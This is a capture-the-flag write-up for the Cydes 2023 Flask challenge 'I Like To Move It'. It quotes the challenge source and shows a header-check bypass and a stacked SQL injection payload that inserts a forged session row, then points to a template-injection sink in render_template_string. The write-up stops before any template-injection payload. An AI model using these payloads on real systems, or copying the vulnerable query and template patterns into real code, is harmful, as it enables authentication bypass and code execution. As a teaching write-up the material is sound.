
I Like To Move It

Cydes 2023 CTF Competition

This challenges consists multiple vulnerabilities that includes SQL Injection and SSTI.

When I opened the challenge, they gave us a link to the web and a zip that contains the source code of the challenge which is means it will be a whitebox challenge.




When I opened the app.py, we can see that the web is running using flask library.

app.py

home > kali > cydes > web > moveit > app.py

```python
from flask import Flask, request, render_template, redirect, url_for, flash, g, session, send_file, render_template_string
from flask_login import LoginManager, UserMixin, login_user, login_required, logout_user, current_user
import os
import sqlite3
import uuid
import re

app = Flask(__name__)
app.secret_key = os.urandom(24)
DATABASE = './transfer.db'

def get_db():
    db = getattr(g, '_database', None)
    if db is None:
        db = g._database = sqlite3.connect(DATABASE)
    return db

@app.teardown_appcontext
def close_connection(exception):
    db = getattr(g, '_database', None)
    if db is not None:
        db.close()

@app.route('/')
def index():
    return render_template('login.html')

@app.route('/home', methods=['GET'])
def home():
    conn = get_db()
    c = conn.cursor()
    if request.cookies.get('session_id'):
        session_id=request.cookies.get('session_id')
        c.execute("SELECT * FROM activesessions WHERE sessionid = ?",
                  (session_id,)
                 )
        sessions = c.fetchone()
        if sessions and sessions[0] and sessions[1]:
```

Let's try to install all the requirements and try to run the app locally if we can.



Wow!! We can run the app locally which means we can debug the app directly from our local.

As we can see, we have the login page but we did not know the login credentials for the login page. Forgot password also not be configured to hit any file. Therefore let's take a look at the code.

This is where it will trigger the "/" route.

```
@app.route('/')
def index():
    return render_template('login.html')
```

Nothing interesting... Let's check the login section.

```
@app.route('/login', methods=['POST'])
def login():
    username = request.form['username']
    password = request.form['password']

    conn = get_db()
    c = conn.cursor()
    # Fix SQLi from previous pentest
    c.execute("SELECT * FROM users WHERE username = ? AND password = ?",
                        (username, password)
                    )
    user = c.fetchone()
    if user:
        if request.remote_addr == "127.0.0.1" and user[2] == "internal":
            session_id=str(uuid.uuid4())
            c.execute("INSERT INTO activesessions VALUES (?,?)",(session_id, username))
            conn.commit()
            resp = redirect(url_for('home'))
            resp.set_cookie('session_id', session_id)
            return resp
        else:
            flash("Username or password is correct but your account cant login from external.")
            return redirect(url_for('index'))
    else:
        flash("Username or password is incorrect")
        return redirect(url_for('index'))
```

Interesting... We can see if the remote address is localhost and the user is internal then it will create a new session and insert into the DB. Hurmmm it seems like we can't inject sql in this area.

Let's check init section to check the logic when the app is triggered.

```python
def init_db():
    with app.app_context():
        db = get_db()
        c = db.cursor()
        c.execute("CREATE TABLE IF NOT EXISTS users (username text, password text, type text)")
        c.execute("CREATE TABLE IF NOT EXISTS activesessions (sessionid text, username text)")
        c.execute("CREATE TABLE IF NOT EXISTS guestinfo (name text, age text, email text)")
        db.commit()


if __name__ == '__main__':
    with app.app_context():
        init_db()
    app.run(debug=False, host="0.0.0.0")
```


It's looks like it will init the database and create a table. Maybe we can use this information later but we can see there is a guestinfo table. Let's check which part of the copde that will use that table.

```python
@app.route('/guestaccess', methods=['POST'])
def guest_access():
    # Still in development but some function may working
    g_access1 = False
    g_access2 = False
    conn = get_db()
    c = conn.cursor()
    #print(request.headers)

    for i in request.headers:
        print(i[0], "\n")
        if "x-Mode" in i[0]:
            if i[1] == "0":
                g_access1 = True
            if i[1] == "1":
                g_access2 = True

    # Only known by developer (Internal). Reminder: Dont expose the source code to anyone!
    if g_access1 and g_access2:
        name = request.form["name"]
        age = request.form["age"]
        email = request.form["email"]
        # Ensure email is in correct format
        pattern = r'^\w+([-+.]\w+)*@'
        if not re.match(pattern,email):
            return ["Invalid Email"]
        c.execute("INSERT INTO guestinfo VALUES (?,?,?)",(name,age,""))
        # Upgrade security only for this query
        email = sanitize_sql(email)
        print(f"UPDATE guestinfo SET email='{email}' WHERE name='{name}'")
        c.executescript(f"UPDATE guestinfo SET email='{email}' WHERE name='{name}'")
        conn.commit()
        # Will update more later in here
        return ["Internal access only"]
    # Not fully develop yet
    elif g_access1:
        name = request.form["name"]
        age = request.form["age"]
        email = request.form["email"]
        return ["In development"]
    else:
        return ["No accessss"]
```


NICE!! We got some developer's comment there then it means it got something cool in here xD. The code will check the request if x-Mode is in the request headers and value if 1 and 0 it will set g_access 1 and g_access2 to true.

If both *TRUE* then it will insert the data into guestinfo tables then update the table again to insert the email.


BINGO! The devs use the variable directly inthe sql query then it will be SQL INJECTION!! Let's try trigger the url. You can use anything you wanted to trigger but I use thunderclient ;)




Yeayyy!! We can hit the URL in POST mode. Now for the debug part let's try to check what's happening in the code.




Let's put print in line 70, 79 and 90 to check what's happening by send all the required data.






Why it did'nt hit BINGO? It's because the header turns out to be X-Mode instead of x-Mode. Therefore, I realised they use "in" method that will check if particular word is exists in the string. Let's try put something like bujangx-Mode1 and bunjangx-Mode2.




BINGO! We bypassed the x-Mode part. Now for the sql injection in name input then I can simply do insertion to the session table since the /home only check for the session.


payload: bujang' ; INSERT INTO activesessions VALUES('bujang', 'bujang') --




BINGOO BINGO!! Now let's change our cookies using cookie editor and we should able to access /home.




```python
@app.route('/home', methods=['GET'])
def home():
    conn = get_db()
    c = conn.cursor()
    if request.cookies.get('session_id'):
        session_id=request.cookies.get('session_id')
        c.execute("SELECT * FROM activesessions WHERE sessionid = ?",
                  (session_id,)
                  )
        sessions = c.fetchone()
        if sessions and sessions[0] and sessions[1]:
            search = request.args.get('search')
            if search:
                output_search = f'''
                        Search Text: {search}
                '''
                tmpl=render_template_string(output_search)
            else:
                tmpl=""
            return render_template('home.html',search=tmpl)
        else:
            return render_template('login.html')
    else:
        return render_template('login.html')
```




Tadaaaa! Now search for a file??



It's just simply printed out the search query. We need to check the code again..... Hurmmm


```python
@app.route('/home', methods=['GET'])
def home():
    conn = get_db()
    c = conn.cursor()
    if request.cookies.get('session_id'):
        session_id=request.cookies.get('session_id')
        c.execute("SELECT * FROM activesessions WHERE sessionid = ?",
                  (session_id,)
                 )
        sessions = c.fetchone()
        if sessions and sessions[0] and sessions[1]:
            search = request.args.get('search')
            if search:
                output_search = f'''
                    Search Text: {search}
                '''
                tmpl=render_template_string(output_search)
            else:
                tmpl=""
            return render_template('home.html',search=tmpl)
        else:
            return render_template('login.html')
    else:
        return render_template('login.html')
```

It will simply render our search query using render_template_string(). After few google searches...



